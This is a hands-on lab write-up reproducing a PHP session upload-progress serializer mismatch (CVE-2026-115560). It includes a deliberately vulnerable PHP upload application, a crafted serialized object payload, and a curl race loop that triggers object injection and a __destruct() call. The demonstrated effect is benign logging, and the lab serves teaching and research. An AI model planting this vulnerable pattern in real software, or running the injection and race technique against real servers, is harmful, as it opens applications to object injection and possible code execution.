
CVE-2026-115560 is a potential Remote Code Execution (RCE) vulnerability in PHP's session upload progress functionality, disclosed by the PHP Security Team on October 23, 2026. The CVE is currently marked as Reserved and has not yet been officially published on CVE.org.
In this article, we'll reproduce the vulnerability using a simple PHP application, demonstrating PHP Object Injection and magic method execution in a hands-on lab.
What Does the PHP Security Advisory Say?
According to the official PHP security advisory, the vulnerability occurs only under an unusual combination of PHP configuration and application behavior. Three specific conditions must be met:
- Session Serialization:
session.serialize_handlermust initially be configured asphp_binaryorphp_serialize. - Runtime Handler Switch: The application must switch the serialization handler to
phpusingini_set()before callingsession_start(). - Upload Progress Enabled:
session.upload_progress.enabledmust remain enabled.
PHP considers this configuration uncommon, but the combination can introduce a potential RCE attack vector.
As a temporary mitigation, the PHP Security Team recommends setting session.upload_progress.enabled=0 until the next regular bug-fix release. Applications that never change their session serialization handler at runtime are not affected by this specific issue.
Lab Setup
I reproduced this vulnerability on Ubuntu using XAMPP/LAMPP, which comes bundled with Apache HTTP Server, PHP, MariaDB, and Perl. For this lab, we only need Apache and PHP; no database is required.
You can follow the same setup using XAMPP/LAMPP or manually install and configure Apache and PHP on your system.
For this reproduction, I used XAMPP with PHP 8.2.12, which is vulnerable to this issue under the conditions described in the PHP security advisory. If you're following this tutorial after the vulnerability has been patched in newer PHP releases, you can download an older XAMPP version containing PHP 8.2.12 to reproduce the behavior.
Download: XAMPP for Linux — Older Versions (SourceForge)
Configuring PHP
Before running the vulnerable application, we need to configure PHP to meet the conditions described in the official security advisory.
On Ubuntu with LAMPP, open the PHP configuration file:
sudo nano /opt/lampp/etc/php.ini
Find and update the following settings:
session.serialize_handler = php_serialize
session.upload_progress.enabled = On
session.upload_progress.cleanup = On
session.auto_start = Off
session.save_handler = files
session.use_cookies = On
file_uploads = On
The important settings are session.serialize_handler = php_serialize and session.upload_progress.enabled = On. PHP initially uses php_serialize to store upload-progress session data, while our application switches to the php handler at runtime before calling session_start(). This mismatch is what makes the vulnerability possible.
After saving the changes, restart LAMPP:
sudo /opt/lampp/lampp restart
Creating the Vulnerable PHP Application
Next, we'll create a simple document-upload application containing the vulnerable session-handling behavior and an UploadReceipt class to demonstrate PHP Object Injection and magic method execution.
First, create a directory named php-rce inside the LAMPP web root:
sudo mkdir -p /opt/lampp/htdocs/php-rce
Now create a PHP file named 115560.php:
sudo nano /opt/lampp/htdocs/php-rce/115560.php
Vulnerable PHP Application (115560.php):
<?php
function e(string $value): string {
return htmlspecialchars($value, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
function on(string $setting): bool {
return in_array(strtolower((string) ini_get($setting)), ['1', 'on', 'yes', 'true'], true);
}
function auditPath(): string {
return rtrim(sys_get_temp_dir(), '/\\') . '/ks-115560-uploads.jsonl';
}
function jsonResponse(array $data, int $status = 200): void {
http_response_code($status);
header('Content-Type: application/json; charset=utf-8');
header('Cache-Control: no-store');
echo json_encode($data, JSON_INVALID_UTF8_SUBSTITUTE | JSON_UNESCAPED_SLASHES);
exit;
}
function recentActivity(): array {
$path = auditPath();
if (!is_file($path)) {
return [];
}
$lines = @file($path, FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES);
if (!is_array($lines)) {
return [];
}
$events = [];
foreach (array_slice($lines, -15) as $line) {
$event = json_decode($line, true);
if (is_array($event)) {
$events[] = $event;
}
}
return array_reverse($events);
}
final class UploadReceipt {
public string $name = '';
public int $size = 0;
public function __destruct() {
if ($this->name === '') {
return;
}
$event = [
'time' => gmdate('c'),
'name' => substr($this->name, 0, 120),
'size' => $this->size,
'route' => (string) ($_GET['action'] ?? 'page')
];
$line = json_encode($event, JSON_INVALID_UTF8_SUBSTITUTE | JSON_UNESCAPED_SLASHES);
if ($line !== false) {
@file_put_contents(auditPath(), $line . PHP_EOL, FILE_APPEND | LOCK_EX);
}
}
}
function openSession(): array {
$warnings = [];
if (ini_set('session.serialize_handler', 'php') === false) {
return [
'opened' => false,
'serializer' => (string) ini_get('session.serialize_handler'),
'warnings' => ['Could not select the php serializer']
];
}
set_error_handler(function (int $severity, string $message) use (&$warnings): bool {
if ($severity === E_WARNING || $severity === E_NOTICE) {
$warnings[] = $message;
return true;
}
return false;
});
$opened = false;
try {
$opened = session_start();
} catch (Throwable $error) {
$warnings[] = $error->getMessage();
} finally {
restore_error_handler();
}
if (session_status() === PHP_SESSION_ACTIVE) {
session_write_close();
}
return [
'opened' => $opened,
'serializer' => (string) ini_get('session.serialize_handler'),
'warnings' => $warnings
];
}
$checks = [
['Setting' => 'session.serialize_handler', 'Expected' => 'php_serialize', 'OK' => ini_get('session.serialize_handler') === 'php_serialize'],
['Setting' => 'session.upload_progress.enabled', 'Expected' => 'On', 'OK' => on('session.upload_progress.enabled')],
['Setting' => 'session.upload_progress.cleanup', 'Expected' => 'On', 'OK' => on('session.upload_progress.cleanup')],
['Setting' => 'session.auto_start', 'Expected' => 'Off', 'OK' => !on('session.auto_start')],
['Setting' => 'session.save_handler', 'Expected' => 'files', 'OK' => ini_get('session.save_handler') === 'files'],
['Setting' => 'session.use_cookies', 'Expected' => 'On', 'OK' => on('session.use_cookies')],
['Setting' => 'session.name', 'Expected' => 'PHPSESSID', 'OK' => ini_get('session.name') === 'PHPSESSID'],
['Setting' => 'session.upload_progress.name', 'Expected' => 'PHP_SESSION_UPLOAD_PROGRESS', 'OK' => ini_get('session.upload_progress.name') === 'PHP_SESSION_UPLOAD_PROGRESS'],
['Setting' => 'file_uploads', 'Expected' => 'On', 'OK' => on('file_uploads')]
];
$ready = is_writable(sys_get_temp_dir());
foreach ($checks as $index => $check) {
$checks[$index]['Current'] = (string) ini_get($check['Setting']);
if (!$check['OK']) {
$ready = false;
}
}
$action = (string) ($_GET['action'] ?? '');
if ($action === 'activity') {
jsonResponse(['activity' => recentActivity()]);
}
if ($action === 'read') {
if (!$ready) {
jsonResponse(['error' => 'Environment configuration is incomplete'], 409);
}
jsonResponse(openSession());
}
if ($action === 'upload') {
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
jsonResponse(['error' => 'POST required'], 405);
}
if (!$ready) {
jsonResponse(['error' => 'Environment configuration is incomplete'], 409);
}
$file = $_FILES['document'] ?? null;
if (!is_array($file)) {
jsonResponse(['error' => 'No file received; check post_max_size'], 400);
}
if ((int) $file['error'] !== UPLOAD_ERR_OK) {
jsonResponse(['error' => 'Upload error ' . (int) $file['error']], 400);
}
$receipt = new UploadReceipt();
$receipt->name = basename(str_replace('\\', '/', (string) $file['name']));
$receipt->size = (int) $file['size'];
unset($receipt);
jsonResponse([
'success' => true,
'message' => 'Document received',
'name' => basename(str_replace('\\', '/', (string) $file['name']))
]);
}
if ($action !== '') {
jsonResponse(['error' => 'Unknown endpoint'], 404);
}
$session = $ready ? openSession() : null;
$activity = recentActivity();
$progressField = (string) ini_get('session.upload_progress.name');
$iniFile = php_ini_loaded_file() ?: 'Unknown';
?>
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Document Upload | Knight Squad Academy</title>
<style>
body {
margin: 0;
background: #f8f9fa;
color: #222;
font: 14px/1.5 Arial, sans-serif
}
main {
max-width: 720px;
margin: 36px auto;
padding: 0 16px
}
.logo {
width: 205px;
max-width: 100%;
height: auto;
margin-bottom: 16px
}
h1 {
font-size: 24px;
margin: 0 0 4px
}
h2 {
font-size: 17px;
margin: 0 0 12px
}
p {
margin: 8px 0
}
.muted {
color: #666
}
.box {
background: #fff;
border: 1px solid #ddd;
border-radius: 5px;
padding: 18px;
margin: 18px 0
}
table {
width: 100%;
border-collapse: collapse
}
th,
td {
text-align: left;
padding: 7px 5px;
border-bottom: 1px solid #eee;
vertical-align: top
}
th {
font-size: 12px;
color: #666
}
.ok {
color: #167642
}
.bad {
color: #ab302e
}
code {
font-size: 12px;
overflow-wrap: anywhere
}
input[type=file] {
display: block;
margin: 12px 0;
width: 100%
}
button {
background: #126d69;
color: #fff;
border: 0;
border-radius: 4px;
padding: 9px 16px;
cursor: pointer
}
button:disabled {
opacity: .5;
cursor: not-allowed
}
.small {
font-size: 12px
}
footer {
color: #777;
font-size: 12px;
margin: 24px 0
}
</style>
</head>
<body>
<main>
<img class="logo" src="https://www.knightsquad.academy/main/images/logo.png" alt="Knight Squad Academy">
<h1>Document Upload</h1>
<p class="muted">CVE-2026-115560 · PHP Session Upload Progress</p>
<section class="box">
<h2>Environment</h2>
<p class="<?php echo $ready ? 'ok' : 'bad'; ?>">
<?php echo $ready ? 'Configuration ready' : 'Configuration changes required'; ?>
</p>
<table>
<thead>
<tr>
<th>Setting</th>
<th>Current</th>
<th>Status</th>
</tr>
</thead>
<tbody>
<?php foreach ($checks as $check): ?>
<tr>
<td><code><?php echo e($check['Setting']); ?></code></td>
<td><?php echo e($check['Current']); ?></td>
<td class="<?php echo $check['OK'] ? 'ok' : 'bad'; ?>">
<?php echo $check['OK'] ? 'OK' : 'Set: ' . e($check['Expected']); ?>
</td>
</tr>
<?php endforeach; ?>
</tbody>
</table>
<?php if (!is_writable(sys_get_temp_dir())): ?>
<p class="bad">PHP temporary directory must be writable.</p>
<?php endif; ?>
<?php if ($session !== null && !$session['opened']): ?>
<p class="bad">Session could not be opened. Check session storage.</p>
<?php endif; ?>
<p class="muted small">
PHP <?php echo e(PHP_VERSION); ?> · php.ini:
<code><?php echo e($iniFile); ?></code>
</p>
</section>
<section class="box">
<h2>Submit a document</h2>
<form id="form" method="post" enctype="multipart/form-data" action="?action=upload">
<input type="hidden" name="<?php echo e($progressField); ?>" value="document-upload">
<input type="file" name="document" required>
<button type="submit" <?php echo $ready ? '' : 'disabled'; ?>>Upload</button>
</form>
<p id="result" class="muted"></p>
</section>
<section class="box">
<h2>Recent activity</h2>
<table>
<thead>
<tr>
<th>Time (UTC)</th>
<th>Document</th>
<th>Request</th>
</tr>
</thead>
<tbody>
<?php if (!$activity): ?>
<tr>
<td colspan="3" class="muted">No activity yet.</td>
</tr>
<?php endif; ?>
<?php foreach ($activity as $event): ?>
<tr>
<td><?php echo e((string) ($event['time'] ?? '')); ?></td>
<td><?php echo e((string) ($event['name'] ?? '')); ?></td>
<td><?php echo e((string) ($event['route'] ?? '')); ?></td>
</tr>
<?php endforeach; ?>
</tbody>
</table>
</section>
<footer>Knight Squad Academy · Security Labs & Techniques</footer>
</main>
<script>
const form = document.getElementById('form');
const result = document.getElementById('result');
form.addEventListener('submit', async event => {
event.preventDefault();
const button = form.querySelector('button');
button.disabled = true;
result.textContent = 'Uploading...';
try {
const response = await fetch(form.action, {
method: 'POST',
body: new FormData(form)
});
const data = await response.json();
result.textContent = data.message || data.error || 'Upload failed';
} catch (error) {
result.textContent = 'Upload failed';
}
button.disabled = false;
});
</script>
</body>
</html>
Save the file and open the following URL in your browser:
http://localhost/php-rce/115560.php
The application includes an environment checker that displays the current PHP configuration and highlights any missing settings. If everything is configured correctly, it should display Configuration ready.

At this point, our vulnerable PHP application is ready.
Understanding the Vulnerable PHP Application
Our lab is a simple document-upload application with an environment checker, file upload functionality, and an activity log. It demonstrates how a mismatch between PHP session serialization handlers can lead to PHP Object Injection.
Vulnerable Session Handling
The main vulnerability exists in the openSession() function, which changes the session serialization handler before starting a session:
ini_set('session.serialize_handler', 'php');
session_start();
Remember that we configured session.serialize_handler = php_serialize in php.ini. When upload progress is enabled, PHP processes multipart uploads and writes progress information to the session before the application code executes.
The application then switches to the php serializer when reading the session. This mismatch can cause attacker-controlled upload-progress data to be interpreted as a serialized PHP object, leading to Object Injection.
UploadReceipt Class and Magic Method
The application contains an UploadReceipt class that stores the uploaded document's name and size. It also implements the __destruct() magic method, which PHP automatically calls when an object is destroyed.
During a normal upload, the application creates an UploadReceipt object and records the document details in an activity log.
However, if an attacker-controlled UploadReceipt object is reconstructed through session deserialization, its __destruct() method can also execute and write an unexpected activity entry. We use this behavior to verify Object Injection and magic method execution.
Application Endpoints
The application provides three endpoints:
?action=upload— Accepts uploaded documents, creates anUploadReceiptobject, and records the upload withroute: upload.?action=read— Switches the session serializer tophpand callssession_start()to read the session data. It does not create anUploadReceiptobject or record uploads directly.?action=activity— Displays recent activity records, including the document name and request route.
A normal request to ?action=read only attempts to open the session. Even if we submit a regular file to this endpoint, it does not create an upload activity entry, although PHP may report a session-decoding warning if incompatible progress data is present.
During exploitation, we'll submit a specially crafted serialized object through the upload-progress mechanism while making concurrent requests to ?action=read.
If PHP deserializes the injected object, its __destruct() method creates an activity entry with route: read, instead of the normal route: upload.
This distinction helps confirm that an attacker-controlled object was reconstructed during session reading, rather than simply observing a session-decoding error.
Exploiting CVE-2026-115560
Now let's reproduce the PHP Object Injection vulnerability. We'll first test the application's normal behavior, then send a crafted serialized object to trigger the vulnerable session handling.
Step 1: Testing Normal Application Behavior
First, set the target URL and obtain a PHP session cookie:
URL="http://localhost/php-rce/115560.php"
curl -sS -c cookies.txt "$URL" > /dev/null
Create a 2 MB sample file:
dd if=/dev/zero of=sample.bin bs=1M count=2 status=none
Now upload the file through the normal upload endpoint:
curl -sS -b cookies.txt \
  -F "document=@sample.bin" \
  "$URL?action=upload"
The application should return a successful upload response and record the document in its activity log with route: upload.
Next, send the same file to the session-reading endpoint:
curl -sS -b cookies.txt \
  -F "document=@sample.bin" \
  "$URL?action=read"
Unlike the upload endpoint, ?action=read does not process the document or create an UploadReceipt object. It only attempts to open the PHP session and returns its status.
Check the application's activity log:
http://localhost/php-rce/115560.php?action=activity
You should see the normal upload recorded with route: upload, but no new route: read entry from the ordinary session-reading request.
Step 2: Preparing the Object Injection Payload
Now we'll create a serialized PHP object targeting our application's UploadReceipt class.
MARKER="ks-poc-$(date +%s)-${RANDOM}.txt"

PAYLOAD="|O:13:\"UploadReceipt\":2:{s:4:\"name\";s:${#MARKER}:\"$MARKER\";s:4:\"size\";i:1337;}"

echo "Marker: $MARKER"
echo "Payload: $PAYLOAD"
The payload contains an UploadReceipt object with two attacker-controlled properties: name and size.
We use a unique filename as our marker and set the size to 1337. If PHP deserializes this object and its __destruct() method executes, these values will appear in the application's activity log.
Step 3: Triggering the Vulnerability
We need to keep the upload active while sending concurrent requests to ?action=read.
Start a slow upload in the background, placing our serialized object in the PHP_SESSION_UPLOAD_PROGRESS field:
curl -sS -b cookies.txt --limit-rate 64k \
  --form-string "PHP_SESSION_UPLOAD_PROGRESS=$PAYLOAD" \
  -F "document=@sample.bin" \
  "$URL?action=upload" > upload-response.json &

UPLOAD_PID=$!
While the upload is running, repeatedly request the vulnerable session-reading endpoint:
sleep 0.5

for i in $(seq 1 200); do
  curl -sS -b cookies.txt "$URL?action=read" > /dev/null
  sleep 0.05
done

wait "$UPLOAD_PID"
During the upload, PHP writes progress data using the configured php_serialize handler. Meanwhile, the read endpoint switches to the php handler before calling session_start().
If a read request encounters the crafted session data during this timing window, PHP may reconstruct our injected UploadReceipt object and invoke its __destruct() method when the object is destroyed.
Step 4: Checking the Activity Log
Open the activity endpoint again:
http://localhost/php-rce/115560.php?action=activity
Look for the unique marker printed in Step 2. A successful exploitation attempt should produce an entry similar to:
{
  "time": "2026-11-03T00:00:00+00:00",
  "name": "ks-poc-1793664000-12345.txt",
  "size": 1337,
  "route": "read"
}
The important difference is route: read. The application never creates an UploadReceipt object directly in that endpoint, so an activity entry containing our injected marker indicates that PHP reconstructed the object during session deserialization and executed its __destruct() method.
This confirms successful PHP Object Injection and magic method execution through the session serializer mismatch.
The vulnerability involves a timing window, so you may need to repeat the exploitation if the marker does not appear in activity log.
Conclusion
In this lab, we successfully reproduced CVE-2026-115560, demonstrating how a session serializer mismatch can lead to PHP Object Injection and magic method execution.
While our demonstration only triggers the __destruct() method, a suitable PHP gadget chain could potentially turn this vulnerability into Remote Code Execution (RCE). I may create another lab soon to demonstrate how CVE-2026-115560 could potentially lead to Remote Code Execution (RCE).
I agree with the PHP Security Team that this specific combination of configurations is quite rare in real-world applications. However, no matter how uncommon a vulnerability may be, understanding its root cause and practicing its exploitation is always valuable. Being prepared for unusual attack scenarios is an important part of security research and penetration testing.